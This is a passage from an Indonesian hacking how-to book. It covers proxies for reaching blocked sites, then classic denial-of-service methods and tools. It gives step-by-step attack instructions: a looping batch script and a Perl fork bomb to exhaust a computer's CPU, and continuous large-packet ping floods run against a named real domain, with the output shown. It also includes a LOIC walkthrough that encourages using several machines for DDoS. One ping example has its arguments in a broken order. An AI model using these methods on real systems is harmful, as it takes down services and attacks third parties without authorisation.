
Perlu juga diketahui bahwa penggunaan anonymous proxy lebih berisiko, sebab metode yang digunakan bersifat *site redirecting*, sehingga sangat rawan kejahanan, misalnya Phising. Sebaiknya Anda tidak membuka website yang membutuhkan otentifikasi data pengguna (username/password) seperti email dan internet banking. Sebab, salah-salah informasi account Anda bisa ketahuan sama pemilik situs proxy anonymous. Jangan sampai Anda mau melakukan hacking malah kena hack.

Daripada Anda harus mencari satu per satu website web proxy yang digunakan, Anda bisa membuka website berikut ini yang menyediakan informasi daftar webproxy.

<http://www.proxy4free.com/list/webproxy1.html>
<http://www.publicproxyservers.com/proxy/list1.html>
<http://www.proxysites.net/>
http://proxy.org/cgi_proxies.shtml
<http://proxy.org/>

Membuka Website Yang Diblokir

Terkadang sebuah website diblokir oleh pihak tertentu, baik pemerintah, ISP, perusahaan, sekolah, dan sebagainya. Dengan cara yang telah dijelaskan dalam bab ini, sebenarnya, website yang diblokir tersebut tetap bisa Anda buka. Dengan menggunakan cara-cara yang telah kita bicarakan dalam bab ini, sebenarnya juga berfungsi untuk membuka website yang diblokir. Namun, pada bagian ini saya hanya akan menjelaskan sedikit mengenai proses tersebut.



Gambar 398: Membuka website yang diblokir.

Katakanlah, Anda akan membuka sebuah website. Permintaan untuk mengakses website tersebut tidak diteruskan oleh ISP atau pun pembatasan yang diterapkan di perusahaan Anda. Nah, untuk mengakalinya, yang kita akses adalah proxy server. Nantinya yang menghubungi website yang diblokir tersebut adalah proxy tersebut sehingga kita tetap bisa mengakses website yang diblokir.

DoS Attack | 32

DoS merupakan singkatan dari *Denial of Service*, yang berarti sebuah teknik penyerangan terhadap sebuah sistem dengan jalan menghabiskan sumber daya sistem tersebut sehingga tidak bisa diakses lagi. Sumber daya tersebut bisa berupa CPU, RAM, Swap disk space, cache, maupun bandwidth. Akibat yang timbul dari DoS Attack ini mulai dari *hang*-nya sebuah sistem, *restart/reboot*, bahkan *crash*.

Terdapat dua jenis DoS Attack:

1. Lokal DoS, adalah proses DoS dengan berinteraksi langsung dengan konsole sistem operasi korban. Pada Linux, konsole dikenal dengan Shell, sedangkan pada windows dikenal dengan Command Prompt.
2. Remote DoS, adalah kegiatan DoS yang dilakukan secara jarak jauh atau tanpa interaksi langsung dengan konsole sistem operasi korban. Biasanya menggunakan media jaringan komputer dan internet.

Serangan *Denial of Service* awal adalah serangan SYN Flooding Attack, yang pertama kali muncul pada tahun 1996, dengan mengeksplorasi kelemahan yang terdapat di dalam protokol Transmission Control Protocol (TCP). Serangan-serangan lainnya akhirnya dikembangkan untuk mengeksplorasi kelemahan yang terdapat di dalam sistem operasi, layanan jaringan atau aplikasi untuk menjadikan sistem, layanan jaringan, atau aplikasi tersebut tidak dapat melayani pengguna, atau bahkan mengalami crash.

Pada dasarnya, ada banyak cara yang bisa ditempuh untuk melakukan DoS Attack. Berikut ini adalah penjelasan beberapa metode DoS Attack yang terkenal.

Ping of Death

Ini adalah salah satu metode DoS Attack yang paling terkenal karena mudah dilakukan. Hanya dengan menggunakan utility ping, DoS Attack bisa dilakukan. Oleh karena itulah, hal ini dikenal dengan sebutan *Ping of the death*. Walau demikian, banyak sistem baru telah mengatasi supaya *ping of death* tidak bisa terjadi.

Secara umum, mengirimkan paket 65.536 byte ping adalah illegal menurut protokol jaringan, tetapi sebuah paket semacam ini dapat dikirim jika paket tersebut sudah terpecah-pecah. Ketika komputer target menyusun paket yg sudah terpecah-pecah tersebut, sebuah *buffer overflow* mungkin dapat terjadi, dan ini yang sering menyebabkan sistem *crash*.

Teardrop

Dalam jaringan internet seringkali data harus dipotong kecil-kecil untuk menjamin reliabilitas akses jaringan. Program teardrop akan memanipulasi *offset* potongan data sehingga terjadi *overlapping*. Seringkali *overlapping* tersebut menimbulkan *crash*, *hang*, maupun *reboot*.

Pada program TearDrop akan mengirimkan paket Fragmented IP ke komputer (Windows) yang terhubung ke jaringan (network). Serangan ini memanfaatkan *overlapping ip fragment*, bug yang terdapat pada Windows 9x dan NT. Dampak yang timbul dari serangan ini adalah *Blue Screen of Death*.

SYN Flood

Pada keadaan normal, aplikasi klien akan mengirimkan paket TCP SYN untuk melakukan sinkronisasi dengan aplikasi server. Pada *SYN flood* klien akan membanjiri server dengan banyak paket TCP SYN.

Pentium 'FOOF' Bug

Merupakan serangan Denial of Service terhadap prosessor Pentium yang menyebabkan sistem menjadi reboot. Hal ini tidak bergantung terhadap jenis sistem operasi yang digunakan tapi lebih spesifik lagi terhadap prosessor yang digunakan yaitu pentium.

Smurf Attack

Smurf Attack dilakukan dengan membanjiri router kita dengan paket permintaan echo Internet Control Message Protocol (ICMP) atau yang kita kenal sebagai aplikasi ping. Dimana IP address tujuan pada paket yang dikirim adalah alamat broadcast dari jaringan Anda. Router akan mengirimkan permintaan ICMP echo ini ke semua mesin yang ada di jaringan. Apabila terdapat banyak host di jaringan, akan terjadi trafik ICMP echo response dan permintaan dalam jumlah yang banyak.

Fraggle Attack

Fraggle Attack menggunakan metode serangan yang serupa dengan Smurf Attack. Perbedaannya terletak pada paket yang dikirimkan oleh penyerang. Jika dalam Smurf Attack, si penyerang mengirimkan paket ICMP, sedangkan dalam Fragle Attack, si penyerang akan mengirimkan paket protokol User Datagram Protocol (UDP).

Kebanyakan metode DoS Attack di atas telah dikenal oleh banyak vendor sehingga banyak perbaikan yang dilakukan untuk mencegah terjadinya DoS Attack. Selain itu, hardware komputer juga terus di-upgrade dan semakin banyaknya program firewall sehingga cara ini akan sangat sulit untuk dijalankan, terutama sekali apabila kita menggunakan metode-metode lama. Sekali lagi, aktivitas hacking tetap membutuhkan kreativitas.

Beberapa tools yang terkenal dalam melakukan aksi DoS adalah:

KOD (Kiss of Death)

Merupakan tool Denial of Service yang dapat digunakan untuk menyerang Ms. Windows pada port 139 (port netbios-ssn). Fungsi utama dari tool ini adalah membuat hang/blue screen of death pada komputer korban. Kelemahan dari tool ini adalah tidak semua serangan berhasil, bergantung kepada jenis sistem operasi dan konfigurasi server target (misalnya,: blocking).

BONK/BOINK

Bonk adalah dasar dari teardrop (teardrop.c). Boink merupakan Improve dari bonk.c yang dapat membuat crash mesin MS. Windows 9x dan NT.

Jolt

Jolt sangat ampuh untuk membekukan Windows 9x dan NT. Cara kerja Jolt yaitu mengirimkan *series of spoofed* dan fragmented ICMP Packet yang tinggi sekali kepada korban.

NesTea

Tool ini dapat membekukan Linux dengan Versi kernel 2.0. ke bawah dan Windows versi awal. Versi improve dari NesTea dikenal dengan NesTea2.

NewTear


Merupakan varian dari teardrop (teardrop.c) tapi berbeda dengan bonk (bonk.c).

Syndrop

Merupakan 'serangan gabungan' dari TearDrop dan TCP SYN Flooding. Target serangan adalah Linux dan Windows. Beberapa tools lain yang dapat digunakan dalam serangan DoS, adalah: Trinoo, TFN, Stacheldraht, TFN2K, Shaft, Mstream, Omega, Trinity, myServer, dan Plague.

Lokal Dos

Berikut ini adalah sebuah contoh DoS Attack pada komputer lokal. Dimana aksi ini akan meningkatkan aktivitas CPU. Sebelum memulai aksi ini, buka terlebih dahulu Task Manager untuk melihat pemakaian CPU sebelum dilakukan DoS Attack.




Gambar 399: Task Manager.

Ikuti langkah berikut untuk menjajalnya:


1. Buka Notepad dan ketik kode berikut ini.

```
:x
mkdir Dos-Attack
goto x
```




Gambar 400: Script DoS Attack.

2. Simpan file tersebut dengan nama: *lokal-dos.bat*. Untuk mendapatkan ekstensi bat, sewaktu kotak dialog penyimpanan muncul, pada bagian *File name*, isikan dengan *lokal-dos.bat*. Sedangkan pada bagian *Save as type*, pilih **All Files**.



Gambar 401: Menyimpan script.

3. Setelah selesai, klik tombol **Save**.
4. Jalankan Windows Explorer dan cari file *lokal-dos.bat* yang Anda buat sebelumnya dan jalankan file tersebut.



Gambar 402: Script DoS.

5. Pada sistem Windows Vista atau Windows 7, akan muncul jendela Command Prompt yang menunjukkan aksi DoS sedang bekerja.

```
C:\Windows\system32\cmd.exe
C:\Users\Me\Documents\Buku Pintar Hacking <Software>>mkdir DoS-Attack
A subdirectory or file DoS-Attack already exists.

C:\Users\Me\Documents\Buku Pintar Hacking <Software>>goto x
C:\Users\Me\Documents\Buku Pintar Hacking <Software>>mkdir DoS-Attack
A subdirectory or file DoS-Attack already exists.

C:\Users\Me\Documents\Buku Pintar Hacking <Software>>goto x
C:\Users\Me\Documents\Buku Pintar Hacking <Software>>mkdir DoS-Attack
A subdirectory or file DoS-Attack already exists.


C:\Users\Me\Documents\Buku Pintar Hacking <Software>>goto x
C:\Users\Me\Documents\Buku Pintar Hacking <Software>>mkdir DoS-Attack
A subdirectory or file DoS-Attack already exists.

C:\Users\Me\Documents\Buku Pintar Hacking <Software>>goto x
C:\Users\Me\Documents\Buku Pintar Hacking <Software>>mkdir DoS-Attack
A subdirectory or file DoS-Attack already exists.

C:\Users\Me\Documents\Buku Pintar Hacking <Software>>goto x
```

Gambar 403: Menjalankan script.

6. Kini Anda bisa membuka kembali Task Manager untuk melihat peningkatan pemakaian CPU yang terjadi. Perlu diketahui apabila komputer Anda menggunakan hardware yang lama seperti pentium 1, komputer Anda bahkan bisa menjadi hang. Sebaliknya, kalau hardware komputer Anda sangat bagus, efeknya tidak akan begitu terasa, setidaknya akan terjadi peningkatan pemakaian CPU. Seperti yang kita lakukan pemakaian CPU meningkat menjadi 63%.




Gambar 404: Pemakaian CPU.

Untuk menutup aktivitas DoS yang Anda lakukan tersebut, tutup saja jendela Command Prompt.

Pada kasus target yang menggunakan hardware dengan spesifikasi tinggi, Anda bisa menggunakan script Perl seperti di bawah ini. Bahkan, pada prosesor i3 yang saya coba, aktivitas peningkatan pemakaian prosesor pun meningkat menjadi 100%.

```
#!/usr/bin/perl
for (1..100) { fork or last }
1 while ++$i
```



Gambar 405: Kondisi komputer sebelum dan setelah kena DoS.

Ping of death

Tentunya Anda masih ingat dengan penjelasan *ping* pada bagian sebelumnya. Kali ini, kita kembali akan memanfaatkan *ping* untuk melakukan DoS. Namun, kita akan memberikan perintah tambahan pada aplikasi *ping*, yaitu penambahan parameter *I* (huruf *L* kecil). Parameter tersebut, digunakan untuk mengubah ukuran default *buffer* yang dikirimkan. Secara default nilai paket *ping* adalah 32 bytes. Pada aksi *ping of death* nilai default tersebut diubah menjadi lebih besar. Misalnya, dengan mengirim paket *ping* yang sebesar 65.535 byte bisa mengakibatkan kerusakan (*crash*) pada komputer target.

Yang perlu diketik adalah: **Ping -l <besar-buffer> ip-address/domain-target**

Sebagai contoh: **ping -l www.griyakharisma.com 1000**

Proses ini akan mengirimkan data sebesar 1000 paket data ke target.

```
C:\Windows\System32>ping -l 1000 www.vyctoria.com

Pinging vyctoria.com [98.142.221.130] with 1000 bytes of data:
Reply from 98.142.221.130: bytes=1000 time=1699ms TTL=48
Reply from 98.142.221.130: bytes=1000 time=1277ms TTL=48
Reply from 98.142.221.130: bytes=1000 time=1538ms TTL=48
Reply from 98.142.221.130: bytes=1000 time=1918ms TTL=48


Ping statistics for 98.142.221.130:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 1277ms, Maximum = 1918ms, Average = 1600ms
```

Gambar 406: Ping normal.

Selain opsi **-l**, kita juga bisa menggunakan opsi **-t**. Tujuannya supaya proses pengiriman data tidak hanya terbatas 4 kali, melainkan data akan terus dikirimkan hingga kita hentikan secara manual.

Penulisannya adalah: **ping -t ip-address/domain-target**.

Hal ini akan mengirimkan 32 bytes data ke target secara terus-menerus, sehingga akan menyebabkan komputer dengan spesifikasi rendah akan menjadi *hang* atau *down*. Untuk mengehentikan proses ini, tekan tombol **Ctrl+C** pada keyboard Anda.



```
Windows Command Processor - ping -t www.vyctoria.com

C:\Windows\System32>ping -t www.vyctoria.com

Pinging vyctoria.com [98.142.221.130] with 32 bytes of data:
Reply from 98.142.221.130: bytes=32 time=578ms TTL=48
Reply from 98.142.221.130: bytes=32 time=576ms TTL=48
Reply from 98.142.221.130: bytes=32 time=594ms TTL=48
Reply from 98.142.221.130: bytes=32 time=591ms TTL=48
Reply from 98.142.221.130: bytes=32 time=589ms TTL=48
Reply from 98.142.221.130: bytes=32 time=566ms TTL=48
Reply from 98.142.221.130: bytes=32 time=564ms TTL=48
Reply from 98.142.221.130: bytes=32 time=563ms TTL=48
Reply from 98.142.221.130: bytes=32 time=562ms TTL=48
Reply from 98.142.221.130: bytes=32 time=562ms TTL=48
Reply from 98.142.221.130: bytes=32 time=595ms TTL=48
Reply from 98.142.221.130: bytes=32 time=835ms TTL=48
Reply from 98.142.221.130: bytes=32 time=591ms TTL=48
Reply from 98.142.221.130: bytes=32 time=608ms TTL=48
Reply from 98.142.221.130: bytes=32 time=580ms TTL=48
Reply from 98.142.221.130: bytes=32 time=598ms TTL=48
Reply from 98.142.221.130: bytes=32 time=587ms TTL=48
Reply from 98.142.221.130: bytes=32 time=586ms TTL=48
Reply from 98.142.221.130: bytes=32 time=583ms TTL=48
Reply from 98.142.221.130: bytes=32 time=601ms TTL=48
Reply from 98.142.221.130: bytes=32 time=599ms TTL=48
```

Gambar 407: Ping dengan parameter **-t**.

Untuk mendapatkan hasil serangan yang lebih manjur, kedua opsi tersebut bisa digabungkan menjadi satu:


ping -t -l <besar-buffer> ip-address/domain-target

LOIC

Sekarang kita akan mencoba melakukan aksi DoS menggunakan program yang bernama LOIC (Low Orbit Ion Cannon). Tool ini akan bekerja paling baik apabila Anda menggunakan internet dengan kecepatan tinggi. LOIC bisa digunakan pada satu komputer, dan akan lebih bagus lagi hasilnya apabila Anda melakukannya dengan beberapa komputer sekaligus (DDos) sehingga banyak terjadi *downtime*.


Berikut langkah menggunakan LOIC.

1. Jalankan program LOIC, berikut bentuk tampilan programnya.




Gambar 408: LOIC.

2. Masukkan URL target pada bagian *Select your target*. Setelah itu, klik tombol **Lock on**.



Gambar 409: Memasukkan URL target.

3. Setelah Anda menekan tombol *Lock on*, akan muncul IP target.



Gambar 410: IP target Dos.

4. Pada bagian *Attack options*, atur nilai *Timeout*, pada nilai maksimum seperti 9001. Jangan lupa pula memilih metode penyerangan apakah TCP, UDP, atau HTTP.




Gambar 411: Mengatur LOIC.

Untuk mendapatkan hasil penyerangan yang optimal, Anda bisa menggonta-ganti nilai dan metodenya.

5. Kini Anda siap melakukan penyerangan, klik tombol **IMMA CHARGIN MAH LAZER**.

6. Biarkan proses DoS Attack dilakukan. Anda bisa melihat status penyerangan pada bagian *Attack status*.




Gambar 412: LOIC bekerja.

7. Untuk mengakhiri penyerangan, klik tombol **Stop flooding**.

